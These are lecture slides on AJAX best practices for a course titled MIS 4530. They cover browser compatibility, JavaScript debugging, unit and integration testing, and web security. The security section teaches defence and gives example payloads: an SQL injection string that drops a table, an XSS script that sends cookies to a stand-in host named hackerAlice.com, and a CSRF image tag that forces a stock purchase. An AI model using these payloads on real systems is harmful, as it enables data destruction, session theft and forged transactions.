



# AJAX Best Practices

MIS 4530

Dr. Garrett

# Challenge 1: Browser Compatibility

- Cross-browser compatibility: web application renders correct and same behavior on different browsers
- Need to support popular browsers, e.g., Microsoft Internet Explorer, Netscape Navigator, Mozilla, and Opera
- Typical approach: check properties such as *navigator.appName* and *navigator.appVersion* using JavaScript

# HTML and JavaScript Compatibility

- Web app. rendering affected by many factors
  - configuration and security policy
  - operating system
  - resolution of computer screen
- Solution
  - Use cross-browser libraries
    - X library, Dojo framework
  - Use compatibility checkers (e.g., CrossCheck)

# AJAX Compatibility

- XMLHttpRequest implementation varies on different browsers
  - First implemented as ActiveX object in IE
  - Implemented as native object in Mozilla
- Solution: use JavaScript to check browser version
- Sample code in next slide

# Sample Code for XHR

```
var xhrRequest = null;
if(XMLHttpRequest){
    xhrRequest = new XMLHttpRequest ();
}else if(ActiveXObject){
    try{
        xhrRequest =new ActiveXObject("Msxml2.XMLHTTP");
    }catch (e){
        try{
            xhrRequest =new ActiveXObject("Microsoft.XMLHTTP");
        }
        catch (e) {
            alert("Your browser does not support AJAX!");
        }
    }
}else{
    alert("Your browser does not support AJAX!");
}
```

## Challenge 2: Diagnosis of AJAX App

- Diagnosis/debugging: indispensable part of software development
- AJAX App raised several new challenges to software developers
  - AJAX App involves both server and client side programming
  - Debugging of JavaScript is harder
  - AJAX Web applications communicate with server asynchronously

# Tools for Debugging JavaScript

- Log4JavaScript framework
- Insert printing statements into program
- Logs can be sent to remote log server
- Example in next slide


# Log4JavaScript Example

```
1. <script type="text/JavaScript"
   src="./log4JavaScript-1.3.1/log4JavaScript.js"></script>
2. <script type="text/JavaScript">
3.   var logger = log4JavaScript.getLogger();
4.   var logDisplay = new
   log4JavaScript.PopUpAppender();
5.   logger.addAppender(logDisplay);
6.   var ajaxServerLogger = new
   log4JavaScript.AjaxAppender('server_side_logger');
7.   logger.addAppender(ajaxServerLogger);
8.   logger.debug("Hello world!");
9. </script>
```

# MS JavaScript Debugger

- Similar to prevalent debuggers
  - Set breakpoints
  - Examine variable values
- Example in next slide:

# MS JavaScript Debugger




```
Microsoft Script Debugger - [Read only: file:///C:/Documents%20and%20Settings/xfu/Desktop/AjaxBook/NEW/AjaxBook/PublishOnWeb/Ch8/CodeExamples/M...
File Edit View Debug Window Help
File Edit Debug
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>LinkMouseOverNoAction</title>
</head>
<script type="text/javascript">
function showAlertBox(){
  alert("the link is clicked!");
}
</script>
<body>
<p>&nbsp;</p>
<p><a href="http://www.google.com/" onmouseover=showAlertBox() >LinkMouseOverAlert</a></p>
<p>When the above link is clicked, an alert box will show up. </p>
<p>This example is used to illustrate the use of Microsoft Script Debugger.</p>
<p>1. Open the file using Internet Explorer</p>
<p>2. View --&gt; Script Debugger --&gt; Open</p>
<p>3. Set the current input cursor on the first line of showAlertBox()</p>
<p>4. Click the toggle breakpoint button (or press F9)</p>
<p>5. Go back to the IE window</p>
<p>6. Move mouse over the link. Then you will see that the breakpoint is hit.<br>
&nbsp;</p>
</body>
</html>
```

Ready Ln 10

# AJAX Profiling

- Firebug available on Firefox browsers
- Provides following features
  - Console
  - HTML
  - CSS
  - Scripts
  - DOM
  - Net

# Firebug



# Challenge 3: Testing AJAX

- New challenges for testing AJAX
  - How to assure the logical correctness of an AJAX application at both sides of client and server?
  - How to evaluate an AJAX application given complex client environment?
  - How to deal with multiple concurrent asynchronous call sessions?
- Best practice: go through complete testing cycle

# Unit Testing

- Unit testing: testing minimal testable part
- Benefits:
  - Can be easily tested
  - Testing cases can be a part of documentation
- Tools available
  - JSUnit
- Example in next slide

# JUnit Example To Test

```
1. function sort(ctrl){
2.     var sel = document.getElementById(ctrl);
3.     for (i=0;i<sel.length;i++)
4.     {
5.         for(j=i; j<sel.length-1;j++){
6.             if(sel.options[j].text>sel.options[j+1].text){
7.                 var text = sel.options[j].text;
8.                 var value = sel.options[j].value;
9.                 sel.options[j].text = sel.options[j+1].text;
10.                sel.options[j].value = sel.options[j].value;
11.                sel.options[j+1].text = text;
12.                sel.options[j+1].value = value;
13.            }
14.        }
15.    }
16. }
```

# JUnit Test Functions

```
<!DOCTYPE ...>
<html>
<head>
  <title>JsUnit Tests</title>
  <link rel="stylesheet" type="text/css"
        href="../css/jsUnitStyle.css">
  <script language="JavaScript"
          src="../app/jsUnitCore.js"></script>
  <script language="JavaScript" src="./bubbleSort.js"></script>
  <script language="JavaScript" type="text/JavaScript">
```

# JUnit Test Functions cont'd

```
function setUp() {
    //1. set select control 1: with two options
    var sel1 = document.getElementById("sel1");
    var opt1 = document.createElement("OPTION");
    opt1.value = 2;
    opt1.text = "opt1";
    var opt2 = document.createElement("OPTION");
    opt2.value = 3;
    opt2.text = "opt2";
    sel1.options.add(opt1);
    sel1.options.add(opt2);
    //2. sel2 does not have any options
}
```


# JUnit Test Functions Cont'd

```
function testText() {  
    testTextOf("sel1");  
    testTextOf("sel2");  
}  
function testRobust() {  
    testTextOf("controlNotExist");  
}
```

# JSUnit Test Functions Cont'd

```
</script>
</head>
<body >
<p>This page contains tests for bubble sort function.</p>
<form>
  <select id="sel1" onmouseover=sort("sel1") >
    <option value="1">opt3</option>
    <option value="2">opt1</option>
  </select>
  <select id="sel2" onmouseover=testText() > </select>
</form>
</body>
</html>
```

# Unit Testing Result



## JsUnit 2.2 TestRunner


*Running on Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04324.17)*

Enter the filename of the Test Page to be run:

file:///

Trace level:   Close old trace window on new run    Page load timeout:     Setup page timeout:

**Status:** Done (0.281 seconds)

**Progress:** 

**Runs:** 3                      **Errors:** 2                      **Failures:** 0

Errors and failures:

```
file:///C:/Documents%20and%20Settings/xfu/Desktop/AjaxBook/Ch8/CodeExamples/BubbleSort/t1.html:testTextOf had an error
file:///C:/Documents%20and%20Settings/xfu/Desktop/AjaxBook/Ch8/CodeExamples/BubbleSort/t1.html:testRobust had an error
```

# Integration Testing

- Integration testing is performed when all components of the application are composed
- System testing can be generally divided into functional testing and non-functional testing
- Tools available
  - Web Application Testing in Ruby (Watir)
  - HtmlUnit

# Watir Example

```
require "watir"
ie = Watir::IE.new
ie.goto("http://www.google.com/webhp?complete=1&hl=en")
ie.text_field(:name, "q").set("testing")
sleep 2

if ie.contains_text("test driven development")
  puts "Test Passed."
else
  puts "Test Failed!"
end
ie.close()
```

# Challenge 4: AJAX Security

- Suffers from all traditional Web application security vulnerabilities
  - SQL Injection Attack
  - Cross-site Scripting Attack
  - Cross-site Remote Forgery Attack
- AJAX enlarges attack surface

# SQL Injection Attack

- Cause: user input used in constructing SQL query on-the-fly
- If carefully crafted, constructed SQL query can damage backend database
- Example

```
sqlStr = "SELECT prod_id, prod_name, prod_price FROM products\n"
        + "WHERE prod_name is like '" + txtPartialName + "'";
SqlStatement sqlStmt = dbConnection.createStatement();
ResultSet rs = sqlStmt.executeQuery(sqlStr);
```

# Attack String

```
ipod' OR 1=1; drop table products --
```

## Results:

```
SELECT prod_id, prod_name, prod_price FROM products  
WHERE prod_name is like 'ipod' OR 1=1; drop table products -- '
```

# Cross-Site Scripting Attack

- System generates “flower” links for user
- User session maintained using cookie
- Example:

```
<a target="_new"  
    url="www.gardenmail.com/getFlower?q=birthday+gift">  
    Click to get flower!  
</a>
```

# XSS Attack String

- **Attack string:**

```
<script>'www.hackerAlice.com/getCookie.jsp?c='  
+document.cookie</script>
```

- **Result: cookie lost**

```
<a target="_new"  
  url =  
  "www.gardenmail.com/getFlower?q=<script>'www.hackerAlice  
  .com/getCookie.jsp?c='+ document.cookie</script>">  
  Click to get flower!  
</a>
```

# Cross-Remote Forgery Attack

- XSS exploits user's trust in Web-site
- XSRF exploits a Web-site's trust in user
- Example: *superstockbroker.com* is an online stock brokerage firm
  - Once logged in, a customer can click the “*buy*” and “*sell*”. At client side, use XHR to invoke Servlets at server side.
  - Buying stocks can be achieved using GET

`www.superstockbroker.com/buystock?stockid=100&amount=1000`

# Attack String

- Embed malicious info in <img> tag
  - <IMG  
src="www.superstockbroker.com/buy.index?stockid=100&amount=1000" visible="false">
- Results: the action “buy 1000 stocks” is executed